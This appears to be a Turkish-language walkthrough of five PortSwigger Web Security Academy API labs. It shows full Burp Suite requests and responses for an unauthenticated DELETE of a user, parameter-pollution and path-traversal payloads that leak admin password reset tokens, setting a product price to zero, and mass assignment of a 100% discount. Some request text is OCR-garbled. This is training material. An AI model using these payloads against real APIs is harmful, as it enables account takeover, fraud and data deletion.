


PortSwigger API Hacking Lab Çözümü

LAB 1: Exploiting an API endpoint using documentation

Birinci labımız:. İstenen şey “Carlos” kullanıcısı silmemiz.

/api uzantısını buluyoruz.




Verb	Endpoint	Parameters	Response
GET	/user/[username: String]	{ }	200 OK, User
DELETE	/user/[username: String]	{ }	200 OK, Result
PATCH	/user/[username: String]	{ "email": String }	200 OK, User

Ve aradığımız API dokümanına ulaştık. Şimdi bize verilen bilgileri kullanalım ve giriş yapalım.

Bize, “wiener:peter” kullanıcı bilgileriyle hesaba giriş yapabileceğimizi söylüyor. Bu bilgileri kullanarak oturum açacağım ve aynı zamanda tüm giden trafiği Burp Suite aracılığıyla yakalayıp analiz edeceğim.

Sayfaya giriş yaptığımızda ise şu ekranla karşılaşıyoruz:



My Account

Your username is: wiener

Your email is: test@test

Email

Update email

Buraya **test@test** e-posta adresini ben girdim. Şu anda, test amacıyla rastgele bir e-posta adresi yazarak gönderiyoruz ve bu isteği Burp Suite üzerinde yakalıyoruz.

```
1 PATCH /api/user/wiener HTTP/2
2 Host: 0a3700b9041825eb8067d50a00690072.web-security-academy.net
3 Cookie: session=bLDc1fxXUpd4vuUYDPENCrxN6wR4Syn3
4 Content-Length: 25
5 Sec-Ch-Ua-Platform: "Linux"
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
7 Sec-Ch-Ua: "Not(A:Brand";v="99", "Google Chrome";v="133", "Chromium";v="133"
8 Content-Type: text/plain; charset=UTF-8
9 Sec-Ch-Ua-Mobile: ?0
10 Accept: */*
11 Origin: https://0a3700b9041825eb8067d50a00690072.web-security-academy.net
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a3700b9041825eb8067d50a00690072.web-security-academy.net/my-account
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: tr
18 Priority: u=1, i
19
20 {
21   "email": "deneme@deneme"
22 }
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 45
6
7 {
8   "username": "wiener",
9   "email": "deneme@deneme"
10 }
```

Evet, burada doğrudan API ile iletişim sağlıyoruz. HTML sayfasından gönderilen isteğin başındaki **PATCH** metodunu **DELETE** olarak değiştiriyoruz ve silmek istediğimiz kullanıcı olan **Carlos**’un adını da URL’nin sonuna ekliyoruz.

```
1 DELETE /api/user/carlos HTTP/2
2 Host: 0a3700b9041825eb8067d50a00690072.web-security-academy.net
```

Giriş aşamasında bu şekilde isteği gönderiyoruz. Eğer API Hacking işlemi başarılı olursa, kullanıcının silindiğine dair bir geri dönüş alacağız.

```
1 DELETE /api/user/carlos HTTP/2
2 Host: 0a3700b9041825eb8067d50a0069007:
3 Cookie: session=bLDc1fxXUpd4vuUYDPENC
4 Content-Length: 25
5 Sec-Ch-Ua-Platform: "Linux"
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:99.0) Gecko/20100101 Firefox/99.0
7 Sec-Ch-Ua: "Not(A:Brand";v="99", "Google Chrome";v="99"
8 Content-Type: text/plain; charset=UTF-8
9 Sec-Ch-Ua-Mobile: ?0
10 Accept: */*
11 Origin: https://0a3700b9041825eb8067d50a0069007:
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://0a3700b9041825eb8067d50a0069007:
16 Accept-Encoding: gzip, deflate, br
17 Accept-Language: tr
18 Priority: u=1, i
19
20 {
21   "email": "deneme@deneme"
22 }
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 25
6
7 {
8   "status": "User deleted"
9 }
```

Ve işlem başarılı oldu. Carlos kullanıcıını silmiş olduk.

Ve lab çözümünü tamamlamış olduk.

LAB 2: Exploiting server-side parameter pollution in a query string

Bu laboratuvarıda, bizden **admin** kullanıcısı olarak oturum açmamız ve **Carlos** kullanıcılarını sistemden silmemiz isteniyor.

İlk olarak, uygulamanın işleyişini ve istemci-sunucu arasındaki trafiği analiz etmek için çeşitli ön kontroller gerçekleştirdim. Bu analizler sırasında, **forgot-password** (şifre sıfırlama) endpoint'ine gönderilen HTTP isteklerini **Burp Suite** aracılığıyla yakaladım.

Daha sonra bu süreci istismar edebilmek adına çeşitli tekniklerle istekleri manipüle etmeye çalıştım. Bu denemeler sırasında karşılaştığım bulgu ise şu şekildeydi:

```
19 |
20 | csrf=cPqkdKqrbk0bwHwSujStoihx7oGuSiYc&username=administrator#
```

Response

Pretty	Raw	Hex	Render
1	HTTP/2 400 Bad Request		
2	Content-Type: application/json; charset=utf-8		
3	X-Frame-Options: SAMEORIGIN		
4	Content-Length: 33		
5			
6	{		
	"error": "Field not specified."		
	}		

İsteğin sonuna eklediğim # karakteri sonucunda sunucudan **"Field not specified."** yani **"Alan belirtilmedi"** hatası döndü. Bu durum, sunucunun beklediği parametreyi almadığını gösteriyor. Şimdi bu noktayı daha derinlemesine inceleyeceğim. Biraz daha detaylı analiz yaptığımda, **Burp Suite** üzerindeki **HTTP History** sekmesinde şu verilerle karşılaştım:

425	https://0ab000a003b0730...	GET	/static/js/forgotPassword.js	200	2673	script	js
-----	----------------------------	-----	------------------------------	-----	------	--------	----

Bunun içeriğini okudum.

```
forgotPwdReady(() => {
  const queryString = window.location.search;
  const urlParams = new URLSearchParams(queryString);
  const resetToken = urlParams.get('reset-token');
  if (resetToken)
  {
    window.location.href = `/forgot-password?reset_token=${resetToken}`;
  }
})
```

Burası benim ilgimi çekti. Belki bunu field parametresi olarak kullanabilirim. Deneyelim.

Ve ayrıca bu yol ile giriş yapabilirsin dedi bize. Gerekli olan tek şey admin token'i.

```
5 Sec-CH-UA-Platform: Linux
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) Appl
  Gecko) Chrome/133.0.0.0 Safari/537.36
7 Sec-Ch-Ua: "Not(A:Brand";v="99", "Google Chrome"
8 Content-Type: x-www-form-urlencoded
9 Sec-Ch-Ua-Mobile: ?0
10 Accept: */*
11 Origin: https://0a0700130310e3ed83d006ef006000b1
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors

? ⚙️ ⬅️ ➡️ Search

Response
Pretty Raw Hex Render
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 15
5
6 "Invalid token"
```

Bu aşamada, doğrudan ilgili URL'ye erişmeyi denedim ancak **token** doğrulama hatası ile karşılaştım.

Uzun süren analiz ve denemeler sonucunda ulaştığım önemli bulgu şu oldu:

- **field** parametresi de **username** ve **password** gibi, sunucu tarafından beklenen bir giriş parametresi olarak işlev görüyor.

İstemci-sunucu iletişimi sırasında dönen kodları detaylıca inceledim. Şimdi gerçekleştirdiğim işlemleri kod akışı üzerinden açıklayayım:

```
20 csrf=cPqkdKqrbk0bwHwSujStoihx7oGuSiYc&username=
administrator%26field=reset_token#

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 66
6
7 {
  "result": "ac4ecf4awe5txpe77ovj0et6frjs7x2a",
  "type": "reset_token"
}
```

Bu aşamada, **username** parametresine "**administrator**" değerini girmemiz gerektiği senaryoda belirtilmişti. Ayrıca, **&** karakterinin **%26** olarak (URL encoding formatında) gönderilmesi gerektiği de özellikle vurgulandı.

HTTP isteğini oluştururken, bu kurallara uygun şekilde encode işlemi gerçekleştirilerek istek hazırlandı.

Ardından, **field=reset_token** parametresini, uygulama içerisindeki **JavaScript** dosyasını analiz ederek elde ettik.

Sayfaya gidince bizi bu karşıladı

0a0700130310e3ed83d006ef006000b1.web-security-academy.net/forgot-password?reset_token=ac4ecf4awe5txpe77ovj0et6frjs7x2a

WebSecurity
Academy

Exploiting server-side parameter pollu

[Back to lab home](#)

[Back to lab description >>](#)

New password

Confirm new password

Submit

Yeni şifre belirleyelim.

Şimdi belirlediğimiz şifre ile giriş yapalım.

[Home](#) | [Admin panel](#)

My Account

Your username is: administrator

Your email is: admin@normal-user.net

Email

Update email

Ve artık adminiz 🏠. Şimdi admin panele giderek Carlos kullanıcısını silelim.

Users

carlos - [Delete](#)

Congratulations, you solved the lab!

User deleted successfully!

Users

Ve bu labımızı da çözmüş olduk.

LAB 3: Finding and exploiting an unused API endpoint

Bu laboratuvarıda, **Lightweight I33t Leather Jacket** ürününü satın almak için doğrudan API kullanmamız bekleniyor. Öncelikle ürünü sepete ekledim ve bu işlem sırasında sunucuya giden tüm HTTP isteklerini **Burp Suite** üzerinden yakaladım.

Ardından, **Sipariş Ver** ve **Kupon Gir** butonlarına tıklayarak tetiklenen tüm paketleri de analiz ettim. Ancak bu süreçte, fiyat bilgisiyle ilgili herhangi bir parametreye rastlayamadım.

Daha sonra, **HTTP History** üzerinde daha derinlemesine bir inceleme yaparken karşılaştığım bulgular ise şöyleydi:

1019	https://google-onup-relay-s...	POST	/	✓	200
1020	https://0a07009803b52050...	GET	/api/products/1/price		200
1021	https://0a07009803b52050...	GET	/academyLabHeader	✓	400
1022	https://0a07009803b52050...	GET	/cart		200
1023	https://0a07009803b52050...	GET	/academyLabHeader	✓	400
1024	https://0a07009803b52050...	POST	/cart/checkout	✓	303
1025	https://0a07009803b52050...	GET	/cart?err=INSUFFICIENT_FUNDS	✓	200
1026	https://0a07009803b52050...	GET	/academyLabHeader		101

Request	Response
Pretty	Raw
1 HTTP/2 200 OK	
2 Content-Type: application/json; charset=utf-8	
3 X-Frame-Options: SAMEORIGIN	
4 Content-Length: 93	
5 {	
6 {	
7 "price": "\$1337.00",	
8 "message": "Your neighbor just bought one of these! Don't feel left out!"	
9 }	

Sadece bu sayfada **price** (fiyat) ile ilgili bazı verilere rastladım. Bu isteği daha detaylı analiz edebilmek için **Repeater** sekmesine gönderdim.

Ardından, isteğin metodunu **GET** yerine **PATCH** olarak değiştirmeyi denedim. Bu tür manipölasyonlar, API zafiyetlerini test ederken sıkça kullanılan bir tekniktir ve potansiyel bir yetkisiz fiyat değişikliği açığını tespit etmeye yönelik bir adımdır.

Pretty	Raw	Hex
1 PATCH /api/products/1/price HTTP/2		
2 Host: 0a07009803b52050822cecb00a9003a.web-security		
3 Cookie: session=C0C8Smuxb19iMpo3NFexBjJt4WRKnejq		
4 Sec-Ch-Ua-Platform: "Linux"		
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36		
6 Sec-Ch-Ua: "Not(A:Brand";v="99", "Google Chrome";v=		
7 Sec-Ch-Ua-Mobile: ?0		
8 Content-Type: application/json		
9 Accept: */*		
10 Sec-Fetch-Site: same-origin		
11 Sec-Fetch-Mode: cors		
12 Sec-Fetch-Dest: empty		
13 Referer:		

Response
Pretty
1 HTTP/2 500 Internal Server Error
2 Content-Length: 21
3
4 Internal Server Error

500 error aldık. Yani yaklaşıyoruz. Şimdi bizim parametremiz eksik. Bir önceki ss’te bulunan price kısmını kopyala yapıştır yapıyorum.

Ayrıca, uygulamada **Content-Type: application/json** ile ilgili bir hata mesajıyla da karşılaştım. Raporu hazırlamadan önce olası tüm senaryoları test ettiğim için bu detayı da göz ardı etmedim.

HTTP request yapısını manuel olarak düzenlerken, eksik olan bu **Content-Type** başlığını el ile ekleyerek isteği yeniden gönderdim.

```
Sec-Ch-UA-Mobile: ?0  
Content-Type: application/json
```

Şimdi price ekleyelim.


```
15 Accept-Language: tr  
16 Priority: u=1, i  
17 Content-Length: 17  
18  
19 {  
20   "price": 0  
21 }
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK  
2 Content-Type: application/json; charset=utf-8  
3 X-Frame-Options: SAMEORIGIN  
4 Content-Length: 17  
5  
6 {  
7   "price": "$0.00"  
8 }
```



Şu ana kadar her şey yolunda gibi duruyor. Bakalım ceketin fiyatı değişmiş mi?




Ve evet görüldüğü üzere ceket fiyatı 0 oldu. 🤖

Şimdi sepete ekleyip ödeme yapalım.

Congratulations, you solved the lab!

Share your skills!   Continue learning

Store credit:
\$0.00

Home | [My account](#) | 

Your order is on its way!

Name	Price	Quantity
Lightweight "I33t" Leather Jacket	\$0.00	1

Total: \$0.00

Ve labımızı başarılı bir şekilde çözmüş olduk.

LAB 4: Exploiting a mass assignment vulnerability

Bu laboratuvarıda, yine bir ceket satın almamız bekleniyor; ancak bu kez işlem, toplu ödeme (bulk payment) üzerinden gerçekleştirilmek isteniyor.

İlk adımda, ürün sayfasına gidip ilgili ceketi sepete ekledim. Ardından, sepet sayfasına geçerek ödeme işlemini başlattım ve bu süreçte sunucuya gönderilen tüm HTTP isteklerini **Burp Suite** üzerinden yakaladım.

Daha sonra, elde ettiğim bu isteklerin her birini **Repeater** aracılığıyla tek tek analiz ettim ve parametre manipülasyonu gibi potansiyel zafiyetleri test ettim. Bu analizlerin ardından ulaştığım bulgu ise şu şekildeydi:

Request	Response
188 https://0a7f00f6033be9ec8... GET /api/checkout 200 300 JSON	
189 https://0a7f00f6033be9ec8... GET /academyLabHeader 101 147	
190 https://portswigger.net POST /academy/labs/marksolutionasvie... ✓ 200 799 JSON	
191 https://portswigger.net POST /academy/labs/marksolutionasvie... ✓ 200 799 JSON	
192 https://www.google.com GET /async/ddljson?async=ntp:2 ✓ 200 1001 JSON	
193 https://www.google.com GET /complete/search?client=chrome-... ✓ 200 4394 JSON	
194 https://www.google.com GET /async/newtab_ogb?hl=en-US&asy... ✓ 200 132217 JSON	

Request	Response
1 GET /api/checkout HTTP/2	
2 Host: 0a7f00f6033be9ec815cd5bf00cd00e1.web-security-academy.net	
3 Cookie: session=dqEGZZvNKLOCo9WxErEFqRsQVj cN8D4Z	
4 Sec-Ch-Ua-Platform: "Linux"	
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36	
6 Sec-Ch-Ua: "Not(A:Brand";v="99", "Google Chrome";v="133", "Chromium";v="133"	
7 Sec-Ch-Ua-Mobile: ?0	
8 Accept: */*	
9 Sec-Fetch-Site: same-origin	
10 Sec-Fetch-Mode: cors	
11 Sec-Fetch-Dest: empty	
12 Referer: https://0a7f00f6033be9ec815cd5bf00cd00e1.web-security-academy.net/cart	
13 Accept-Encoding: gzip, deflate, br	
14 Accept-Language: tr	
15 Priority: u=1, i	
16	

/api/checkout URL'ini Repeater'a gönderdim. Sonra da send'e basarak dönen sonucu detaylı incelemeye aldım.

1 GET /api/checkout HTTP/2
2 Host: 0a7f00f6033be9ec815cd5bf00cd00e1.web-security-academy.net
3 Cookie: session=dqEGZZvNKLOCo9WxErEFqRsQVj cN8D4Z
4 Sec-Ch-Ua-Platform: "Linux"
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
6 Sec-Ch-Ua: "Not(A:Brand";v="99", "Google Chrome";v="133", "Chromium";v="133"
7 Sec-Ch-Ua-Mobile: ?0
8 Accept: */*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://0a7f00f6033be9ec815cd5bf00cd00e1.web-security-academy.net/cart
13 Accept-Encoding: gzip, deflate, br

Response
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 153
6
7 {
8 "chosen_discount":{
9 "percentage":0
10 },
11 "chosen_products":[
12 {
13 "product_id":"1",
14 "name":"Lightweight \t133t\t Leather Jacket",
15 "quantity":5,
16 "item_price":133700
17 }
18]
19 }

Burada bir şeyler karşımıza çıktı.

API açıkları; GET, POST istekleri sonucundan kaynaklanan hatalardan ortaya çıkıyor. Bu istek GET olarak gönderilmişti. Şimdi onu POST olarak değiştiriyorum.

```
1 POST /api/checkout HTTP/2
2 Host: 0a7f00f6033be9ec815cd5bf00cd00e1.web-security-academy.net
3 Cookie: session=dqEGZZvNKLOCo9WxErEFqRsQVj cN8D4Z
4 Sec-Ch-Ua-Platform: "Linux"
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
6 Gecko) Chrome/133.0.0.0 Safari/537.36
7 Sec-Ch-Ua: "Not(A:Brand";v="99", "Google Chrome";v="133", "Chromium";v="133"
8 Accept: */*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: https://0a7f00f6033be9ec815cd5bf00cd00e1.web-security-academy.net/cart
13 Accept-Encoding: gzip, deflate, br


Response
Pretty Raw Hex Render
1 HTTP/2 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 49
6
7 {
8   "error": "Unexpected '}' at [line 1, column 11]"
9 }
```

Bu durumda bizden bazı parametreler istedi. Şimdi bir önceki GET isteğinde bize dönen yanıtlardaki parametreleri kullanalım.

```
15 Priority: u=1, i
16 Content-Length: 153
17
18 {
19   "chosen_discount": {
20     "percentage": 0
21   },
22   "chosen_products": [
23     {
24       "product_id": "1",
25       "name": "Lightweight \"133t\" Leather Jacket",
26       "quantity": 1,
27       "item_price": 133700
28     }
29   ]
30 }
```

İlgili parametreleri sunucuya gönderdikten sonra, sunucudan **201 Created** yanıtını aldık. Bu noktada bizim için kritik olan, **percentage** parametresinin değerini manipüle etmek.

Varsayılan olarak **0** olan bu değeri **100** olarak güncelledikten sonra isteği tekrar sunucuya gönderiyoruz. Bu değişiklik, potansiyel bir fiyat manipülasyonu veya indirim zafiyeti testini simüle edecek. Son olarak, bu işlemin ardından laboratuvarın başarılı bir şekilde tamamlanıp tamamlanmadığını kontrol ediyoruz.



LAB 5: Exploiting server-side parameter pollution in a REST URL

Bu laboratuvar, **API Hacking** senaryoları arasında en zorlu seviyede gösterilmektedir. Hedefimiz, admin hesabıyla oturum açarak **Carlos** kullanıcıasını silmek.

Elimizde bir **REST API endpoint**'i bulunduğundan ve bu işlem **server-side** olarak tanımlandığından, doğrudan isteklere müdahale ederek test sürecine başlayabiliriz.

Önceki laboratuvarlardan birine oldukça benzer bir yapı karşımıza çıkıyor. Uygulama içinde yine bir **forgotpassword.js** dosyası mevcut. Bu dosyanın içeriğini analiz ederek ilgili istekleri yakalayıp, manipülasyon testlerine başlayacağız.

```
1 GET /static/js/forgotPassword.js HTTP/2
2 Host: 0ad800b504048c03818e0c0f00ef0046.web-security-academy.net
3 Cookie: session=uyMvGZHPfNBBy00mYaKLyEFYLBfIZuIT4
4 Sec-Ch-Ua-Platform: "Linux"
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
6 Gecko) Chrome/133.0.0.0 Safari/537.36
7 Sec-Ch-Ua: "Not(A:Brand";v="99", "Google Chrome";v="133", "Chromium";v
8 Accept: */*
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Dest: script
12 Referer: https://0ad800b504048c03818e0c0f00ef0046.web-security-academy.net/forg

Response
Pretty Raw Hex Render
69 const urlParams = new URLSearchParams(window.location.search);
70 const resetToken = urlParams.get('reset-token');
71 if (resetToken)
72 {
73     window.location.href = `/forgot-password?passwordResetToken=
74     ${resetToken}`;
}
```

Burada yine bizim URL olarak bir token'e ihtiyacımız olduğu ve aynı zamanda

```
1 GET /forgot-password?passwordResetToken= HTTP/2
2 Host: 0ad800b504048c03818e0c0f00ef0046.web-security-academy.net
```

Böyle bir URL ile giriş yapmamız Bu aşamada, doğrudan **administrator** hesabına dair elimizde herhangi bir bilgi bulunmadığından, süreci **Şifremi Unuttum** özelliği üzerinden ilerletmemiz gerektiğini biliyoruz.

Bu nedenle, **Şifremi Unuttum** sayfasına giderek bu noktada tetiklenen tüm istekleri **Burp Suite** ile yakaladım.

Daha önce fark ettiğimiz gibi, URL yapısında bir sorun olduğunu biliyoruz. Bu yüzden, yakalanan istekler üzerinde çeşitli manipülasyonlar gerçekleştirdim. Uzun süren analiz ve denemeler sonucunda şu bulguya ulaştım:


```
20 csrf=Kbgv7p70a6Aq2Zx58V5mkz4cVlm0a0CY&username=../../../../..
? ? ? Search 0 highlights

Response
Pretty Raw Hex Render
1 HTTP/2 500 Internal Server Error
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 250
5
6 {
7   "error":
8     "Unexpected response from API server:\n<html>\n<head>\n  <meta charset=\"
      UTF-8\">\n  <title>Not Found</title>\n</head>\n<body>\n  <h1>Not foun
      d</h1>\n  <p>The URL that you requested was not found.</p>\n</body>\n<
      \n</html>\n"
```

Burada kök dizinini

bulduk. Şimdi burada bir açık olduğunu sezdim. Üstüne gidelim.

```
19 |
20 | csrf=Kbgv7p70a6Aq2Zx58V5mkz4cVlm0a0CY&username=../../../../openapi.json#
? ⚙️ ⬅️ ➡️ Search 0 highlights

Response
Pretty Raw Hex Render
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 629
{
  "error":
    "Unexpected response from API server:\n\n\n  \\"openapi\": \\"3.0.0\","in
fo\": {\n  \\"title\": \\"User API\","version\": \\"2.0.0\","paths\": {\n
  \\"api/internal/v1/users/{username}/field/{field}\": {\n
    \\"get\": {\n      \\"tags\": [\n        \\"users\\"\n      ],\n
    \\"summary\": \\"Find user by username\","description\": \\"API
Version 1\","parameters\": {\n      \\"name\":
        \\"username\","in\": \\"path\","description\":
        \\"Username\","required\": true,\n      \\"schema\": {
        \n        ..."
```

Bu sayfanın bir **REST API** üzerinden çalıştığını bildiğimiz için, doğrudan **openapi.js** dosyasını analiz ederek sürece başladım. İncelemeler sonucunda, bu dosyanın bizden bir **dosya yolu** talep ettiğini fark ettim.

Kullanıcı adının **administrator** olduğunu zaten biliyoruz. Ek olarak, dosya içeriğini analiz ederken, kritik bir parametre olan **passwordResetToken** bilgisinin de burada geçtiğini fark ettim.

Tüm bu elde ettiğimiz verileri birleştirerek, hedeflenen saldırı zincirini oluşturup ilerleyebiliriz.

```
18 | csrf=Kbgv7p70a6Aq2Zx58V5mkz4cVlm0a0CY&username=
19 |
20 | csrf=Kbgv7p70a6Aq2Zx58V5mkz4cVlm0a0CY&username=
   | ../../../../../../api/internal/v1/users/administrator/field/passwordResetToken#
? ⚙️ ⬅️ ➡️ Search 0 highlights

Response
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 82
5 {
6   "type": "passwordResetToken",
7   "result": "mbhg2q9moi4w6wc2vbxbcf67xj9duwzo"
8 }
9 }
```

Ve aradığımız token bilgisini bulmuş olduk. 🍊

```
1 GET /forgot-password?passwordResetToken=mbhg2q9moi4w6wc2vbxbcf67xj9duwzo
2 Host: 0ad800b504048c03818e0c0f00ef0046.web-security-academy.net
```

Ve ardından URL'e yapıştırarak sayfaya gidelim.

New password

Confirm new password

Submit

Ve artık admin şifresi belirleyerek giriş yapalım.

Users

carlos - [Delete](#)

Giriş yaptıktan sonra sayfa önümüze admin panelinde çıktı. Şimdi silelim ve labımızı tamamlayalım.

Congratulations, you solved the lab!

User deleted successfully!

Users

Ve bu labımızı da bitirmiş 🏆